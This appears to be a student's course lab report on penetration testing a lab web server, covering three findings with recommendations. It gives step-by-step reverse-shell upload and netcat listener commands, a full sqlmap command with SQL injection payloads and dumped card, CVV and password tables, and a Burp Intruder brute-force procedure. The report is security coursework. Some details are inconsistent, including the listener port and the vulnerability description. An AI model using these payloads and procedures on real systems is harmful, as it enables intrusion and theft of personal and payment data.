

CSOC 1030: Lab Assignment #7

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Malicious File Upload and Execution	Error! Bookmark not defined.
Description	1
Impact	1
Recommendations	1
Steps to Reproduce	3
SQL Injection on Redeem Code	5
Description	5
Impact	5
Recommendations	5
Steps	6
Redeem Code via Brute Force	8
Description	8
Impact	8
Recommendations	8
Steps to Reproduce	9

Malicious File Upload and Execution

Description

Web server hosted on 10.6.30.70 is running outdated Apache httpd version 2.4.52 which is infected to Malicious File upload and Remote Code Execution (CVE-2021-42013). That's when we upload reverse shell file, that will result in getting shell to web server and disclosing web server directory information.

Impact


As attacker can get reverse shell to the web server, whole system directory data can be compromised. Htaccess file has system config settings data and attacker can modify it this will affect on confidentiality.

Recommendations

- Update patched latest available Apache version. Here is the URL for latest version 2.4.57 available: <https://httpd.apache.org/download.cgi#apache24>
- Blocking users to upload all unknown extension files including .htaccess files.

Steps to Reproduce


1. Website profile page on http://10.6.30.70/profile_management?activeTab=Personal has upload file functionality. First, we will upload blank file with .htaccess name on this upload page.



2. Now we will upload php-reverse-shell.php file containing reverse-shell code specified system IP and port 8888. At the same time we will open listener on port 8888 using:

Command: `nc -nvlp 88`

(Reference: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>)



3. As a result of submitting reverse shell file, we got shell access on port 8888 listener.

```
(root@darkv3nom) - [ /home/darkv3nom ]
# nc -nvlp 8888
listening on [any] 8888 ...
connect to [172.16.1.6] from (UNKNOWN) [10.6.30.70] 33006
Linux exam-csoc1030 5.15.0-1042-azure #49-Ubuntu SMP Tue Jul 11 17:28:46 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
18:17:47 up 8 days, 18:51, 0 users, load average: 0.03, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Billing Details

Don't worry, we won't charge you until our product works out of the beta phase and

SQL Injection on Redeem Code

Description

Redeem code page is infected with SQL Injection vulnerability. This will exploit all database and tables data within it. This contains sensitive data about users' information, card details and promotional codes.

Impact

Database of web server including Personal Information Disclosure, payment card information breach can result in organization's financial issues and trust issues among people.

Recommendations

- Preventing anyone from entering SQL queries in input field.
- Blocking multiple failed attempts to block attacker using automation tools.

Steps to Reproduce

1. We will use open-source tool SQLMAP to find SQL query. Here we will specify URL as -u, accepts 4 digits so code = 4, redeem button to submit, dump for data dumping, cookie that web URL is requesting (Got from open-source tool Burp Suite request) and will input as following command.

Command: sqlmap -u "http://10.6.30.70/redeem_code" --data="code=6969&submit=redeem" --method POST --dbs --dump --cookie="PHPSESSID=fuiddq6gdmvdvvgumr8krqb2a"

```
(root@darkv3nom)~/home/darkv3nom
# sqlmap -u "http://10.6.30.70/redeem_code" --data="code=6969&submit=redeem" --method POST --dbs --dump --cookie="PHPSESSID=fuiddq6gdmvdvvgumr8krqb2a"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:48:19 /2023-08-17/

[12:48:19] [INFO] testing connection to the target URL
[12:48:19] [INFO] testing if the target URL content is stable
[12:48:19] [INFO] target URL content is stable
[12:48:19] [INFO] testing if POST parameter 'code' is dynamic
[12:48:19] [INFO] POST parameter 'code' appears to be dynamic
[12:48:20] [WARNING] heuristic (basic) test shows that POST parameter 'code' might not be injectable
[12:48:20] [INFO] testing for SQL injection on POST parameter 'code'
[12:48:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:48:20] [INFO] POST parameter 'code' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="ID")
[12:48:21] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:48:24] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:48:24] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:48:24] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'

sqlmap identified the following injection point(s) with a total of 3814 HTTP(s) requests:
--
Parameter: code (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: code=6969' AND 7893=7893 AND 'CBck'='CBck&submit=redeem

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: code=6969' AND (SELECT 1818 FROM (SELECT(SLEEP(5))))jxpB AND 'Zglt'='Zglt&submit=redeem

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: code=6969' UNION ALL SELECT NULL,NULL,CONCAT(0x7162766271,0x675352676a664250784f4c575272556d676d47654b6c416659417a4459564f694156796e596e6278,0x71766b6b71)-- -&submit=redeem

[12:50:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[12:50:38] [INFO] fetching database names
available databases [3]:
[*] chat_db
[*] information_schema
[*] performance_schema
```

We got server backend information, available databases and tables within it.

```

Database: chat_db
Table: billing
[3 entries]
+-----+-----+-----+-----+-----+-----+
| id | user_id | cvv | card_number | expiry_date | cardholder_name |
+-----+-----+-----+-----+-----+-----+
| 1 | 1000 | 237 | 4343859514842936 | 03/27 | Admin McAdmin |
| 2 | 1001 | 708 | 4181407492119 | 07/28 | Michael De Santa |
| 3 | 1003 | 123 | 1234567898745612 | 10/11 | ram' |
+-----+-----+-----+-----+-----+-----+

[12:50:38] [INFO] table 'chat_db.billing' dumped to CSV file '/root/.local/share/sqlmap/output/10.6.30.70/dump/chat_db/billing.csv'
[12:50:38] [INFO] fetching columns for table 'codes' in database 'chat_db'
[12:50:38] [INFO] fetching entries for table 'codes' in database 'chat_db'
Database: chat_db
Table: codes
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id | code | date_created |
+-----+-----+-----+-----+-----+-----+
| 1 | 0420 | 2023-07-31 17:27:07 |
| 2 | 2231 | 2023-07-31 17:27:07 |
| 3 | 6969 | 2023-07-31 17:27:07 |
| 4 | 8313 | 2023-07-31 17:27:08 |
+-----+-----+-----+-----+-----+-----+

Database: chat_db
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id | email | password | last_name | first_name | profile_picture |
+-----+-----+-----+-----+-----+-----+
| 1000 | admin@yorku.lab | OkewP32fQ0dl | Test | Admin | anonymous.jpg |
| 1001 | jdog@hotmail.com | J0muG2uDY0ozZ6w= | De Santa | Jimmy | desanta.png |
| 1002 | qwe@abc.com | WxTweD/G8btyLOiKZT4= | xyz' | abc' | <blank> |
| 1003 | ram@gmail.com | WxTweD/G8btyLOiKZT4= | singh | ram | php-reverse-shell.php.png |
+-----+-----+-----+-----+-----+-----+

[12:50:38] [INFO] table 'chat_db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.6.30.70/dump/chat_db/users.csv'
[12:50:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 52 times
[12:50:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.6.30.70'
[*] ending @ 12:50:38 /2023-08-17/

```

As per results we got:

1. Server information.
2. Database chat_db with table billing, codes and users with it's data.
3. SQL query parameter.

Redeem Code via Brute Force

Description

Web server contains redeem code functionality with inputting 4-digits code as mentioned. Now limits code in numeric and specific size, attacker can brute force for limited number of possible inputs.

Impact


Trying 10k attempts is easy in brute force method and this loss will result in unauthorized use of promotional code to illegitimate user.

Recommendations


- Changing redeem code from 4-digits to random character and numeric combination in long length.
- Not specifying information about code on webpage like number of digits or type of characters.

Steps to Reproduce

1. We will use open-source tool Burp Suite to intercept web requests. Send web request to Intruder.



2. Now select code as payload and will go to payloads to edit it. Now select payload as number starting from 0000 to 9999 at increment of 1.



3. At the end in result, we got three codes 2231, 6969 and 8313 as correct codes differentiated by length which is different from other codes.

The screenshot displays the Burp Suite interface for an intruder attack. The main window is titled "3. Intruder attack of 10.6.30.70 - Temporary attack - Not saved to project file". The "Results" tab is active, showing a table of attack results. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The first three rows are highlighted in orange, indicating successful attacks (Status 200). Below the table, the "Response" tab is active, showing the HTTP response for the selected request. The response is displayed in "Pretty" format, showing the status line "HTTP/1.1 200 OK" and various headers including Date, Server, Expires, Cache-Control, Pragma, Vary, Content-Length, Connection, and Content-Type. A search bar at the bottom of the response view shows "0 matches".

Request	Payload	Status	Error	Timeout	Length	Comment
2232	2231	200	<input type="checkbox"/>	<input type="checkbox"/>	1902	
6970	6969	200	<input type="checkbox"/>	<input type="checkbox"/>	1902	
8314	8313	200	<input type="checkbox"/>	<input type="checkbox"/>	1902	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	2253	

Request Response

Pretty Raw Hex Render In

```
1 HTTP/1.1 200 OK
2 Date: Thu, 17 Aug 2023 02:23:20 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 1600
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
```

Search... 0 matches

Finished